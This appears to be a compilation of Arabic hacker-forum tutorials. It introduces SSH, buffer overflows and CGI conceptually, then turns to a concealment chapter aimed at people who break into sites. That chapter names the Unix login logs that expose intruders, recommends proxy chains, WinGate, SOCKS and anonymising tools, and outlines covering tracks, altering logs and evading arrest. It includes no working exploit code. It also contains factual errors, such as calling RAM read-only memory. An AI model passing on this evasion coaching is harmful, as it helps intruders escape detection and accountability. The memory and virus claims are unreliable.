ال **secure shell** هى اداة (برنامج) للاتصال و الدخول الى كمبيوتر او جهاز اخر على الشبكة لتنفيذ اوامر او مهام معينه داخل هذا الجهاز بمعنى الاتصال عن بعد **remotely connection** و تستخدم ايضا فى نقل الملفات من كمبيوتر الى اخر و هى تقدم توثيق قوى و اتصال امن جداا فى قنوات الاتصال الغير امنه و هى تعتبر كبديل جيد جداا لادوات تستعمل لنفس الغرض فى يونكس مثل (**rlogin, rsh and rcp**). و تقدم ايضا ال **secure shell** اتصال امن جداا لشحنات اتصالات ال **tcp** كونيكشن .

و هنا يأتى سؤال مهم :: و السؤال هو ::

لماذا يفضل استخدام ال **secure shell** على الادوات الاخرى التى يطلق عليها **r- commands** فى يونكس كالمذكورين فى الاعلى ؟

=====

فى توزيعات اليونكس مثل ال **BSD*** تتعرض الادوات التى يطلق عليها **r- commands** مثل روت اكسيس (**root access**) للجهازه التى على الشبكة بطريقه ما او فعلها ن طريق اتصال فيزيائى اى ريموتلى يمكنه ان يدخل الى كل بيانات الاجهزه التى على الشبكة بدون ادنى صعوبه لانه يستطيع بالروت اكسس ان يعبر من خلال اى اداة من المذكوره فى يونكس بدون اى صعوبه و يمكنه تفاديها بطرق معينه و هذا ما يسمى بأن الشخص لديه **unauthorized access to systems** باعتقد انكم فهمتونى الان و يمكن ايضا لاي شخص ان يراقب النت ورك ترافيك و يلتقط كل الباكيدجس من خلال شبكتك و تكون هذه الباكيدجس تحتوى على الباسوردس للسيستم لشبكتك . ملحوظه: طريقه مراقبه النت ورك ترافيك هى طريقه حقيقه فى الاختراق و تستخدم فى اختراق المنظمات الكبرى و تقع تحت بند تقفى الاثر و الاعداد للاختراق) .

و الان نعود الى السيكيور شيل و مزايا السيكيور شيل تظهر هنا مع كل عيوب الادوات فى يونكس فالسيكيور شيل يطالب الشخص الذى لديه الروت اكسس ايضا بأن يتصل اتصال موثوق عبره اى لا يعطيه الحق للدخول الى بيانات اجهزه الشبكة الا بالباسورد و لا يمكن التحايل على ال **ssh** فى هذه النقطة و بذلك حتى لو تمكن الشخص من اكتساب الروت اكسس لن يستطيع الاطلاع على بيانات الشبكة الا ب

authorized access to systems .

و النقطة الثانيه هى ان اذا حاول احد اختراقك عن طريق مراقبه النت ورك ترافيك لشبكتك و التقاط الباكيدجس التى تحمل معلوماتك و باسورداتك فسيخيب امله لان السيكيور شيل لا يرسل الباسوردات فى صورته واضحه كما ترسلها ادوات يونكس الاخرى و لكن يرسلها مشفرة و لذلك سيكون على المخترق

محاولة فك الشفرة و الخ
و لكن مع كل هذه المزايا لم يخلى ال secure shell من الثغرات و لكن تعتبر ثغراته قليلة و تقريبا
معظمها يحتاج الى الرووت اكسس و الاخرى يمكن ان تخترق السيكيور شل فقط بها (هذا كلام بينى و بينكم
)

و الان سؤال اخر ::

ما هي انواع الهجوم التى تحمى منها ال ssh ؟

=====

- ١- تحمى من ال ip spoofing اى تحمى من انتحال عناوين الاى بى حيث انه لو ارسل شخص ما
باكيدجس من اى بى يظهر انه موثوق به و لكنه فى الحقيقه ليس موثوق به يكشفه ال ssh و تحمى ايضا
ال ssh من المنتحلين على الشبكة المحليه اى . localy .
- ٢- تحمى مما يسمى ال DNS spoofing .
- ٣- تعترض ظهور التيكستس التى يكون مخزن عليها الباسوردات الواضحه و بيانات الهوستس .
- ٤- تحميك من معالجه البيانات المخزنه اى تمنع اى شخص غير موثوق به من عمل ايديت لاي داتا مخزنه

و لكن مع كل هذا فان ال ssh ليس امن بدرجة كبيره حيث ان الاشخاص ذو خبره كبيره فى النت ورك
يستطيعون ان يجعلون ال ssh ينقطع عن الاتصال اى disconnected و لكن لا يمكن ان يكسرو
تشفير بياناته او يعيدوا تشغيل الترافيك الذى كان ينقلها .
و ايضا كل الاشياء التى تكلمنا عنها بالأعلى سوف تعمل فقط اذا كنت تستخدم خاصيه التشفير التى تسمح
لك بها ال ssh و هى تسمح بأكثر من نوع تشفير مثل- (three-key triple-DES, DES, RC4)
(128, TSS, Blowfish) يمكنك استخدام ما تريد منهم و ايضا هناك اوبشن اى خيار فى الاداه تسمح
لك بعدم تشغيل التشفير اى " encryption of type "none" و بهذا تجعلنى اقول عليك احمق ! لان
هذا يجعل ال ssh سهله الاختراق مثل الادوات التى تم ذكرها فى اول الموضوع فى يونكس ، حيث ان هذا
التشفير ايضا يمنع ال ip spoofing و ال DNS spoofing و هذا ايضا بالاضافه الى تغيير مفاتيح
فك التشفير كل فتره معينه و يتم تدمير مفاتيح التدمير التى تم استعمالها تماما .
اذن فهى اداه حقا مميزه و تستحق الاحترام و الاهتمام مع انها لا تخلو من الثغرات و لكن لنجعلها افضل
الموجود حاليا فى هذا المجال...

" شرح معنى الـ Buffer Overflows "

\$\$\$\$\$\$\$\$\$\$

الكاتب: Lamer

\$\$\$\$\$\$\$\$\$\$

وتوجد العديد من الكتابات في هذا الموضوع لكني حاولت ان اكتب بطريقة مبسطة اكثر حول هذا الموضوع بطريقة يفهمها الجميع

١- ما هو الـ Buffer Overflow ؟

٢- المعالجة (Process)

٣- إدارة الذاكرة (Memory management)

٤- استغلال مآذرك في الـ Buffer Overflow

*يجب على كل مخترق ان يتعلم كل مهم في البرامج وإدارة الذاكرة ومواطن ضعفها وقوتها ليستطيع التعامل معها والتحايل عليها ومن هذا المنطبق كان هذا المقال

١- ما هو الـ Buffer Overflow ؟

Buffer Overflow حالة تحدث لبرنامج بسبب خلل برمجي في برمجة هذا البرنامج .
حدث ثغرة يمكنك أستغلالها من نوع **Buffer Overflow** تسمى فايروس ، 'code red' التي أستغلت في خادم IIS لمايكروسوفت- MS web server-
عموما، يحدث **Buffer Overflow** عندما يظهر برنامج ما متغير بحجم ثابت (على سبيل المثال، حجم ٢٠ بايت) و القيمة التي خصّصت إلى هذه المتغير أكبر من حجم المتغير.

خذ هذا المثال:

يظهر برنامجي على الشاشة هذه الجملة: "الرجاء ادخال اسم المستخدم" وانا مثلا برمجة هذا البرنامج بحث يكون منطقيا ان اسم المستخدم لن يتجاوز في اسوأ الحالات ٣٠ حرفا مثلا **STRING(30)** وسيعمل البرنامج بشكل طبيعي لكن متى تكون المشكلة
المشكلة هنا تكون اذا تم ادخل مثلا ٢٠٠ حرف كاسم للمستخدم فالبيانات هذه الزائدة تكون عبارة عن طفحان وهو ما يسمى بالـ "Overflow" على الذاكرة التي خصّصت لمتغير الاسم.
عندما يبدأ البرنامج، تخصص الذاكرة :

اذن كيف أستغلّ هذا الخطأ؟؟؟

قبل أن تصل لاجابة على هذا السؤال سنأخذ جولة حول ما يتعلق بهذا الامر في بنية الحاسب.
في هذه المقالة سنناقش نظام لينكس، linux لكن المفهوم مماثل لباقي الأنظمة.

٢-المعالجة (Process):

إنّ الوحدة الوظيفية الأساسية في حاسوب يعمل هي عملية المعالجة (Process) في الحاسوب هناك العديد من العمليات ونظام التشغيل مسؤول عن تقسيم القوة التي تجعل العديد من العمليات تعمل في نفس الوقت في الحاسوب.

ليس هناك شيء اسمه "متعددالعمليات Multi- processes صحيح... كيف إذن؟؛ انّ وحدة المعالجة المركزية (CPU) تنتقل بين العمليات كل على حده بسرعة كبيره بحيث تبدو مثل العديد من المهام التي تعمل في وقت واحد، اذا تبدو لنا كأن العمليات تعمل في وقت واحد وهذه من خدع الحاسوب التي يؤديها علينا : .. كلّ عملية لها عنوان فاضي من الذاكرة ، ولايمكن لأي عملية أخرى تدخل في هذا المكان الفاضي من الذاكرة. وهذا يرشدنا الى شي اخر يجب ان تفهمه وهو:

٣- إدارة الذاكرة: (Memory management)

تدير أنظمة التشغيل-operating systems-الحديثة ذاكرة افتراضية (virtual memory ظاهرة).

وهذه الذاكرة تفيد عندما يكون لدينا عدد كبير من المهام موجه الى الذاكرة الحقيقية الرام ... وفي نفس الوقت فالذاكرة الحقيقية أصغر من كمية المهام الموجهه للذاكرة الحقيقية ... هنا يأتي دور الذاكرة الافتراضية حيث تقوم بخزن البيانات او المهام في مكان ما على الهاردديسك في منطقة يطلق عليها ال SWAP او Back store وتعامل هذه البيانات وكأنها في الذاكرة تماما ويتم عملية نقلها من والى الذاكرة بادارة هذه الذاكرة الافتراضية من خلال عملية يطلق عليها swapping وهذا ملخص عن الذاكرة الافتراضية اما الذاكرة الحقيقية فهي معروفة لدى الجميع والتي يطلق عليها (READ ONLY MEMORY (RAM او الذاكرة الفيزيائية ...

٤- استغلال ماذكر في ال-Buffer Overflow

الآن نصل إلى الجزء الأهم والمرح كيف نستفيد من الذي قلنا عن المعالجة وإدارة الذاكرة للوصول والدخول الى الجذر (Root) وأختراق النظام؟ تذكر نحن قلنا في وقت سابق بأنه عندما يكون الإدخال(البيانات) من المستخدم أكبر حجما من الذاكرة التي خصّصت لهذه البيانات، البيانات الزائدة ستفيض (overflow) في الذاكرة التي بعد الاسم المتغير؟ هذا المكان من الذاكرة هو المكان الذي نستفيد منه في الأختراق.

ماذا نعمل في ذلك المكان: داخل خط (مكان) البيانات التي يدخلها المستخدم (في المثال السابق وهو الاسم الأول الذي يطلب من قبل البرنامج ثم أدخلناه) نضع الأوامر الأكثر شعبية للحاسوب، حيث هذه الأوامر تجعل الحاسوب يحدث (ينتج) هيكل نستطيع استخدامه فيما بعد للقيام بالسيطرة الكاملة للنظام المستغل. القيام بهذا العمل ليس ببسطة كما يبدو لك، إذن لو أردت معرفة كيف يعمل ، أنت يجب أن تقرأ المقالة القادمة حول Buffer Overflows الذي سيصف بالضبط كيف لإستغلال واحده من ال-Buffer Overflows في الإختراق.

كانت هذه مقدمة بسيطة ومهمة للمخترقين لأنها ستتردد عليهم كثيرا في مواقع السيكيورتي حيث يوجد العديد من الثغرات حول هذه المشاكل اما في وقت المعالجة او في الطفحان الحادث في الذاكرة نتيجة لما سبق ذكره

" ال CGI وعلاقتها بالإنترنت "

\$\$\$\$\$\$\$\$\$\$\$\$

منقول

\$\$\$\$\$\$\$\$\$\$\$\$

في هذا الملف سوف نقوم بعرض مقدمة ال CGI و علاقتها بالانترنت :
(١) مقدمة لل CGI

CGI=COMMON GATEWAY INTERFACE هي الواجهة التي تسمح بالاتصال بين جانب المستخدم عن طريق المتصفح أو البرامج و خلافه و جانب الويب سيرفر الذي يفهم بروتوكول (HTTP)

ال TCP/IP هو البروتوكول الذي يستخدمه سكريبت السي جي أي و السيرفر أثناء الاتصال . البورت المحددة لهذا لبروتوكول هي ٨٠ (من الممكن أن تتغير هذه البورت) .
تستطيع سكريبتات السي جي أي أن تقوم بتوليد صفحات الويب و الصور و أيضا نتائج محددة طبقا لمدخلات معينه يقوم مبرمج السي جي أي بتحديدها

يقوم عمل سكريبتات السي جي أي علي خطوتين أساسيتين :

- ١- في الخطوة الأولى يقوم السكريبت بعمل معالجة أوليه للبيانات التي أدخلت له .
- ٢- في الخطوة الثانية يعمل السكريبت كقناه للبيانات التي يقوم المتصفح بارسالها الي السيرفر أو العكس .
يقوم سكريبت السي جي أي بتشفير البيانات حتي تتمكن من العمل في أي مناخ للعمل .
يمكن كتابة سكريبت السي جي أي بأي لغة برمجة سواء كانت لغة مجمعة مثل الفيجوال بيسك أو لغة مترجمة مثل البيزل و الفرق الوحيد بين نوعين اللغات أن البرنامج المبرمج باللغة المجمعة سوف يكون أسرع في التنفيذ و لكن اللغات المترجمة أسرع في عملية التطوير .
للسكريبت اذا أردت أن تعمل علي تعديل السكريبت أو تطويره
أهم الأوامر التي تعتبر وثيقة الصلة لموضوعنا هي كالتالي :
١- GET هذا الأمر يقوم بطلب بيانات من السيرفر للمتصفح .
٢- POST هذا الأمر يطلب من السيرفر قبول المعلومات المدخلة اليه من المتصفح .
٣- PUT هذا الأمر يطلب من السيرفر قبول المعلومات المرسله اليه كبدل عن المدخلات الموجودة حاليا

(٢) نقاط الضعف :

نقاط الضعف التي يسببها سكريبت السي جي أي ليس ضعفا في السي جي أي نفسه و لكنه ضعف في بروتوكول ال HTTP أو في أنظمة التشغيل المختلفة .
السي جي أي يسمح باستغلال نقاط الضعف الموجودة و لكن هناك طرق أخرى للوصول الي تحطيم النظام الأمني . كمثل يمكن الوصول الي الملفات الغير محمية باستخدام ال FTP أو TELNET

الفصل الثاني



((الحماية والتخفي))

"الأمن و(((التخفي))) في الإنترنت"

\$

الكاتب: JawaDal & ال<>د<>ر hi_haCker

\$

على كل مخترق قبل أن يفكر في اختراق أي موقع ان يتعرف على كيفية حماية وتغطية اثاره فما هي الفائدة ان تخترق موقع ثم يحكم عليك كمجرم بالسجن ل..... وسوف تنسى بعدها كل ما يتعلق بالاختراق لانك ستكون مراقب مراقبة شديدة الخ

وأكثر نقطة تكون مصيدة لكثير من المخترقين هي ملفات الوجس LOGs فمثلا عند دخولك لاف تي بي موقع من خلال أي ثغرة كانت فهذا يعني انه تم اختراقك بالفعل اذا لم تكن قد وضع احتياطتك لذلك وحاولت ان تكون anonymous !!

لأنك بمجرد الدخول للاف تي بي في حاجه اسمها 1 (LOG.FILES) LOGS... وهنا مربوط الفرس الكل سيسال الان عن وظيفة هذه Logs ?

ال log files هي التي تقوم بتسجيل كل شخص اتصل بالجهاز(loged in) و يحصلوا على معلومات مثل:

وقت الدخول ((وقت عملية الاختراق)) بالضبط ... و من اي موقع اتيت فصلت أو online .. ال IP Address لك ... ال host name (اسم الجهاز)

الدولة
المدينة
نظام التشغيل

المتصفح ... ومزود الخدمة الخاص بك (ISP)Internet server provide !!! هل رأيت مدى خطورة هذا الامر وكيفية سهولة اصطيادك من قبل الجهات المسؤولة عن هذا الموقع أو غيره ...!!!

وهنا لك 3 انواع log files مهمة:

- WTMP - يسجل كل دخول\خروج، مع ميعاد الدخول\الخروج بالاضافه الى الhost
- UTMP - من Online في هذه اللحظة
- LASLOG - اخر دخول

و الكثير الكثير!! لذا لو أراد الايمن ان يلقي نظره عليهم (log.files) سوف يوقع بك (track you down

ربما يتبادر الى ذهنك وتقول : ليست هنالك أي مشاكل انا ساستخدم بروكسيين هنالك امر يجب ان تعرفه عن البروكسيات

جهازك-->خادم البروكسي-->الموقع--FTP--تلتنت او اي شئ اخر! لو اخترقت موقع و الايمن اراد ان يعرف مصدرك ومن انت فيقليل من المال يستطيع الايقاع بك او حتي يخترق البروكسي سيرفر و سيعرف عنك كل شئ .. نفس الكلام لو كنت تستخدم اكثر من بروكسي جهازك-->خادم البروكسي الاول-->خادم البروكسي الثاني-->الثالث--so on....

فان باستطاعته ان يصل اليك لكن ذلك يتطلب منه جهدا ومالا ... لكن في الاخير باستطاعته الوصول اليك .

لكن تقدر ايضا تستخدم شئى اسمه.. - Wingate
 Wingate هو بروكسي ولكن مع جدران حماية وسأتكلم عنه بشئى من التفصيل لاحقا وهو يسمح
 بمشاركه كونكشن انترنت واحد او اكثر.. فائده الWingate انه سيخفي الIP عن الكمبيوتر الذي ستتصل
 به!!

وهذه بعض الملاحظات يجب ان تضعها في حسابك فيجب ان تعرف كيف تبقى anonymous على ال
 web.. وكيف تؤمن جهازك؟!..... استخدم firewall مثل ال . zone alarm امسح ملفات
 الهيستوري(الكوكيز و الانترنت هيستوري و ملفات الانترنت المؤقتة.. و الملفات الشخصية و
 اللوق)وهناك برنامج رائع يكفيك مؤونة هذه الاعمال اسمه windows washer يجب ان يكون لديك .
 و الكثير. اذهب لجوجل و اكتب how to Be anonymous on the web او how to
 و لا تنسى ال(Pretty Good Privacy (PGP) انه مجاني .. يجب ان يكون عندك لو كنت تريد
 اختراق موقع و تترك ايميلك فيه! فهو جميل جدا في عملية التشفير ...
 تستطيع ان تحصل عليه من: <http://www.pgpi.org>

سأشرح الان بشئى من التفصيل لبعض من الامور الهامة وسنذكر هنا بعض الطرق للتخفي واخفاء هويتك
 في الشبكة :

Proxy - Sock Host - Wingate

ما هو ال Proxy Server ???

(proxy server خادم الوكيل) هو خادم server نقوم من خلاله بعمليات الاتصال المختلفة سواء مع
 المواقع او مع الاجهزة الاخرى من خلال الشات وووو .. الخ فعند اتصالك بالانترنت من خلال proxy
 server فإن جميع اتصالاتك سوف تذهب إلى هذا البروكسي المستخدم أولا وقبل كل شيء ثم يتم الاتصال
 بسيرفر الموقع المطلوب لتكون الاجابة هي تحميل الموقع المطلوب فمثلا إذا أردت أن تتصل بالانترنت
 من خلال استخدام proxy server وتريد أن تتصفح وتفتح موقعا كهذا
<http://www.3asfh.com/vb/> .. عليك أولا بالطلب من هذا proxy server ثم يقوم
 server بطلب الصفحة <http://www.3asfh.com/vb/> من خادم server الموقع ومن ثم
 تحميلها وتخزينها لديك بمعنى انك سوف تستطيع استعراض هذه الصفحة ...
 ستلاحظ من خلال ما ذكرت بالتأكيد أن هذه العملية تأخذ كمية قليلة ن البياناتمقارنة مع الوقت المستهلك في
 طلب هذه الصفحة فالوقت أطول وكمية الباتات الواصلة الينا اقل مقارنة بالاتصال العادي (بدون بروكسي)
 حيث من وقت طلب الصفحة سيتجه الطلب مباشرة منك الى سيرفر الموقع المطلوب ثم يتم تحميلها مباشرة
 بحيث تستعرضها في متصفحك في وقت اقل ... اذن مع اتصالك بلبروكسي سيرفر سوف يصبح اتصالك
 بالانترنت بطيء مقارنة مع الاتصال المباشر وذلك لأن كل صفحة تقوم بتحميلها أي تستعرضها تذهب إلى
 هذا البروكسي proxy server مما يؤدي الى ابطاء عملية التصفح الا في حالة نادرة وهو ان يكون
 البروكسي سيرفر المستخدم قريب من المنطقة التي توجد بها انت . او ان يتفق وان تُطلب نفس الصفحة
 التي انت طلبتها من شخص اخر له نفس البروكسي الذي تستخدمه انت في وقت سابق قبل طلبك لهذه
 الصفحة .

[User] >>>>>>>>>> [Proxy] >>>>>>>>>> [Web Page]

لماذا نستخدم البروكسي سيرفر؟

لعدة اسباب : السبب الرئيسي هو للحفاظ على هويتك والبقاء مجهولا فك عملياتك التي تقوم بها على هذه
 الشبكة المكشوفة والمراقبة من الاعين في كل مكان بحيث انه حتى لو تم اصطيادك فانهم سيحصلون على
 الip البروكسي المستخدم في عملية الاتصال لانه هو الذي يقوم بعملية الاتصال بسيرفر الموقع المطلوب كما
 ذكرنا فهو الوسيط بين المستخدم وسيرفر الموقع المطلوب . وانا لا أقول بأنه لا يمكن الوصول اليك ...

يمكن ولكن بصعوبة بالغة وعمليات تقفي طويلة ومما يزيد من صعوبتها هو استخدامك لعدد اكبر من البروكسيات
سبب اخر ان اغلب مزودي الخدمة ISP يقومون بحجب الكثير من المواقع المهمة ففي كثير من الدول كالسعودية والامارات وغيرها نجد ان مواقع الهكر بنسبة ٤٠% مغلقة او اكثر وانا اتكلم على المواقع الاجنبية وليست العربية الى غير ذلك ... فهنا تضطر الى اللجوء الى البروكسيات للوصول الى هذه المواقع نقطة هامة : ضعها في حسابك وهي كلما كان البروكسي قريبا من المنطقة التي انت بها كان اداء البروكسي اسرع .

Proxy Chaining (وتعني سلسلة بروكسيات)

وهي تعتبر فعالة جدا في اخفاء الهوية لكنها غير فعالة تماما في سرعة الاتصال حيث كلما زاد عدد البروكسيات كلما اصبح الاتصال ابطأ ...
مثال/

[User]>>>>>[Proxy 1]>>>>>[Proxy 2]>>>>>[Proxy n]>>>>>[web page]
وكما نرى فانك ستتصل بالبروكسي الاول ثم بالثاني ثم بالثالث ثم ... الى ان تتصل بالموقع المطلوب وليس شرط بان يكون موقعا فقد يكون ftp .. الخ .
اذن فاستخدام سلسلة من البروكسيات امر ضروري لكل مخترق وخصوصا اذا شعر بالخطر وانه مراقب ويجب عليه ان يتوخى الحذر دائما وذلك حسب مبدأ "paranoid" المعروف لكل هكر

في نهاية المطاف سنتحدث عن كيفية الحصول على البروكسيات وطريقة اختبارها وتحديثها ...
http://www.multiproxy.org/anon_list.htm وهذا المفضل لدي .

<http://tools.rosinstrument.com/proxy/>

او عن طريق مجموعة البروكسي الشهيرة عبر الياهو P_R_O_X_Y@yahoo.com وهي تقوم بمراسلتك بأحدث البروكسيات وطريقة الانضمام اليهم هو بارسال رسالة فارغة اليهم وفي عنوان المرسل اليه اكتب P_R_O_X_Y-subscriber@yahoo.com و سوف تتلقى رد مباشرة وتصبح احد اعضاء الجروب ..
وتستطيع التأكد من عمل البروكسي من خلال عدة مواقع توفر لك هذه الخدمة وأشهرها هو <http://www.proxytester.com/>

+++++

ماهو WinGate ؟

هو proxy server firewall أي يفوق البروكسي وهو خادم بروكسي ذو حاجز ناري يحتوي على حزمة كبيرة وضخمة من البرامج المختصة بالحماية والتي تبتك (Anonymously مجهول الهوية) wingate
متشابه مع البروكسي سيرفر حيث يعمل اتصالات مع كومبيوتر لسيرفر آخر خلال المنفذ , 23 في الحقيقة هو اتصال. Telnet

كيفية الحصول على WinGate ؟

بإمكانك تاخذ عنوان wingate من أصدقائك إذا كان لدى احد منهم .
ايضا تستطيع فعل ذلك من خلال برامج بحث مختصة بذلك مثل WinGate Scanner حيث يجب عليك فقط تحديد ال IP والهوست نيم واترك الباقي للبرنامج ليقوم بمهامه وللمزيد حول هذا الموضوع أنصحكم بالبحث من خلال خادم الهكرز (جوجل) لأن خبرتي في هذا المجال قليلة ولاني لم استخدم هذه الطريقة من قبل

ما هو الـ Socks Host ؟

Socks Host تقريبا مثل **WinGate** لكن الاختلاف وهو ان السوكس يتصل من خلال المنفذ ١٠٨٠ وتستطيع التحكم فيه من خلال الاعداد الموجودة في المتصفح وذلك اما في **explorer** أو **netscape** وبإمكانك إضافة **Socks Host** وهذه الطريقة تستخدم كثيرا في **Mirc** وتقوم بحمايتك وبإخفاء **ip** الخاص بك وتعمل كـ **FireWall** وهناك العديد من البرامج التي قد تساعد في عملية التخفي مثل برنامج **Ghost Surf** وستجدونه حتما من اول النتائج من خلال عملية بحث بسيطة في جوجل ...

" حماية هويتك في النت "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: MaXhAk2000

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

حماية هويتك في النت حتى تصبح مجهولا.

هذا هو صلب الموضوع والذي يأخذ الجانب الأهم >>>
 اماذا هذه الأهمية؟؟ لماذا هذى الحرص على البقاء مجهولا؟؟ لماذا لماذا لماذا!!
 هذا ماسوف اجيب عليه<<<<== صار مسلسل==
 يشغل هذا الجانب الأهمية الكبرى لدى الهاكر المحترفين وغيرهم من عدم ملاحظتهم عند اختراقهم وغيره
 ولعدم تعرضهم للمقاضاة في المحاكم والسجون
 لهذا هناك قاعدة تقول <<<<احم نفسك قبل ان تهجم>>>>
 ينبغي على كل شخص يريد اختراق موقع او منظمة او موقع حكومي او غيره اخذ الحيطة والحذر من هذا
 الموضوع.....
 يقول سائل كيف ابقى مجهولا ومتى افعل ذلك :::
 الجواب:::

هناك طرق كتييييييييييييرة لبقائك مجهولا في الأنترنت وهناك برامج وغيرها
 حسناً: متى أقوم بهذه الحماية والتخفي؟؟؟
 عندما تريد الاختراق اي اختراق كان انصحك بشدة بعمل هذه الخطوات::
 ١ - استخدم بروكسي!!! كيف ومن اين؟؟؟
 اوكي لجلب البروكسي وحتى تصبح مجهولا قم بالأشتراك في قوائم البروكسيات ومنها هذه القائمة التي
 اصبحت خاملة الآن ولا ادري لماذا [p r o x y@yahoo.com](mailto:prox_y@yahoo.com)
 قم بارسال رسالة فاضية الى هذا العنوان وبعدها سوف ياتي لك رد قم بعمل ريلي لرسالة وسوف تشترك
 في القائمة .

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

٣- هناك طريقة اخرى لجلب البروكسيات

استخدام برامج البحث عن البروكسيات ومنها proxy hunter وبرنامج وغيرها <<<<تنبيه لن اضع لكم
 الوصلة لكن انتم عليكم البحث في>>> google
 ويقوم هذا البرنامج في البحث عن البروكسيات المفتوحة ويعطيك هيا
 طريقة ثالثة /عن طريق بعض المواقع لكن والله اني ناسيها لكن ان شاء الله اجيب المواقع.

٢- استخدام بعض البرامج في التخفي والبقاء مجهولا

هناك برامج عدة وكثيرة لكن هناك برنامج جيد في التخفي وهو برنامج Steganos Internet
 Privacy

وظيفة البرنامج::

ستيجانوس يسمح لك ان تجر في الأنترنت بهويه مجهوله وشخصيه متنكره فلايمكنك لأحد أن يكشف
 هويتك ويعرف مشخصاتك لأن برنامج ستيجانوس يقوم بتكوير وتغيير رقم الأيبي الحقيقي الخاص بك لكي
 لاتترك ورائك معلومات أو خطوات يمكن أن تتعقب من ورائها. ففي كل ثانيه ينسبك ستيجانوس على دوله

مبهمه غير حقيقه مثلا (فرنسا ، كوبا ، العراق ، لبنان ، مصر ، افريقيا الجنوبيه) وهكذا لكي يتم أخفائك بكل سهوله وبساطه. وكذلك من ميزات ستيجانوس حذف خطوات التجسس المخزنه في حاسبتك الخاصه بتصفح الانترنت أو نظام التشغيل (الويندوز). وأمر آخرى يجدر بنا الاشاره الى بعضها :

-تنكير وتغيير رقم الأيبي الحقيقي الخاص بك لكي لايمكن كشفك ومعرفه هويتك.

-مسح خطوات التجسس الناتجه من تصفح الانترنت وخطوات نظام التشغيل.
وغيرها من المزايا تجدونها في الشرح في منتديات بوابة العرب

<http://www.arabsgate.com/vb/showthread.php?threadid=215946>

٣- استخدام برنامج JAP

هذا البرنامج يقوم بجعلك تتصفح الانترنت بدون برکسي تكون كل المواقع مفتوحة وهذا البرامج انا مجربة وشغال ميه ميه<<<خطوات عمل البرنامج>>>
- بعد تنصيب البرنامج قم بالذهاب الى انترنت اكسبلور
- اضغط بالزر اليمين واختر خصائص.
- اضغط على التبويب اتصالات وكأنتك تريد وضع بروكسي.
- ضع في خانة الملقم هذا الرقم ١٢٧,٠٠,٠,١
- وفي خانة المنفذ قم بوضع هذا الرقم ٤٠٠١
- بعد ذلك اضغط على موافق وايضا موافق.
- ثم اذهب وشغل البرنامج وضع علامة صح على **Activate anonymous web access** وبعدها سوف ترا المؤشر يحدد لك القوة في الإتصال والضغط
- بعد ذلك اذهب الى الانترنت وتصفح بدون رقيب ولا شيء سوى الله عز وجل
<<<ارجوا عدم استخدامه فيما لا يرضي الله عز وجل>>>

http://anon.inf.tu-dresden.de/win/jap_swing/setup.exe

...

" احمى نفسك وغطى افعالك "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: DJ KING

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

هذا الموضوع سيجعلك تخاف من خيالك و تعمل الف حساب لظلك .. لكن انشاله سيكون دفعه للامام و ليس لان تخاف و تتراجع
اسلوب الموضوع غريب .. و عادة ما نتجنبه دائما .. بمعنى اخر .. كل من اخواننا و اساتذتنا من كتبوا دروسا و شروحا في اختراق السيرفرات و المواقع كان همهم الوحيد في الحماية هو مسح اللوق log files .. لكن هل هذا يجعلك في امان تام؟! هل هذا سيمنع تتبع اترك؟! هذا ما ستكتشفه بعد الانتهاء من قراءة الموضوع ..

اذا كنت تظن ان الحصول على ترجمة الثغرات (exploits) باسرع ما يمكن هو ما يجعلك محترفا و متطورا فاسمح لي بان اقول لك " انك انسان خاطى و ان اسلوب تفكيرك غلط "
ماذا ستفيدك الثغره الحديثه جدا (0 day) عندما يتم القبض عليك اذا هاجمت احدى السيرفرات الكبيره .. ؟ و عندها سيتم السيطرة على اجهزتك و ادواتك و مراقبتك؟!
يمكن يرى البعض ان هذا لم يحدث قط لاي شخص نعرفه ؟ او ان بلادنا ليس فيها هذه التقنيات العاليه !!
لكن هذا قد يحدث يوم ما !!

و ايضا انت لاتهاجم فقط سيرفرات بلدك انما سيرفرات اخرى عالميه محميه من قبل الشرطه الدوليه .. كما انه لا بد من الحرص و فهم الامور اذا كنت تريد ان تسمى نفسك هكر hacker بمعنى الكلمه
ربما تعتقد في نفسك انك اكبر من قراءة هذا الموضوع بكثير لانك من المعروفين عنهم بالاحتراف او انك ترى ذلك في نفسك .. لكن انا اؤكد لك بانك مخطى و انت تحتاج لقراءة الموضوع الي النهايه

الموضوع مقسم الى ٨ اجزاء :

=====

الجزء الاول : المقدمه (و هو ما قد قمت انت بالانتهاء من قرائته حاليا)
الجزء الثاني : الامور العقلية و كيف تصبح " Paranoid " *** هذا الجزء سيتم عرضه من خلال هذه المواضيع :

-الدافع او الحافز

-لماذا ان لا بد ان تصبح " Paraniod "

-كيف يمكن ان تصبح " Paranoid " ؟

-و كيف تحافظ على اسلوبك الجديد او شخصيتك الجديده؟!

**مؤكد ان معظمكم يتساءل عن معنى هذه الكلمه .. سيتم توضيح معناها و مفهومها مع شرح هذا الجزء انشاء الله.

الجزء الثالث : الاساسيات التي يجب عليك معرفتها قبل ان تقوم باي عملية اختراق (و سيتم عرضها من خلال النقاط التاليه)

-تمهيد

-امن نفسك

-حسابك الخاص

-ملفات اللوق LoGs

- لا تترك اي اثر
- امور و اشياء يجب تجنبها و الحظر منها
- الجزء الرابع : التقنيات الحديثه الي يتي يجب ملاحظتها (و سيتم عرضه من خلال النقاط التاليه)
-تمهيد
- امنع تقفى اترك من اي نوع
- ايجاد اي نوع من انواع ملفات اللوق IOGs مهما كان فيها من تلاعب ..
- تحقق من syslog configuration and logfile
- تحقق من نوعيات برامج الامن المثبتة
- تحقق من وجود المدراء Admins
- كيف يمكن تصحيح checksum checking software
- حيل المستخدم الامنيه

- الجزء الخامس : ماذا تفعل ان وضعت تحت المراقبه
- الجزء السادس : ما الذي عليك القيام به و ايضا الذي لا بد من عدم القيام به في حالة انه تم القبض عليك
- الجزء السابع : قائمه بافضل البرامج للتخفي و الاختباء
- الجزء الثامن : كلمه ختاميه ارجو ان تتابعو الموضوع بحرض و تركيز شديدين من الان ... !!!

الجز الثاني :

=====

-الدافع و الحافز :

لا بد من تحكيم العقل للنجاح في اي عمل .. العقل هو القوه التي ستدفعك و تحفزك لتصبح انسان واقعي .. مسنول و حريص
المخترق (Hacker) الناجح لا بد و ان تتوفر فيه هذه المبادئ و الامكانيات العقلية .. مثلها مثل بناء عضلات الجسم لن يكبر الجسم و يتقسم الا بعد ممارسة الرياضة الخاصه بذلك (على سبيل المثال)
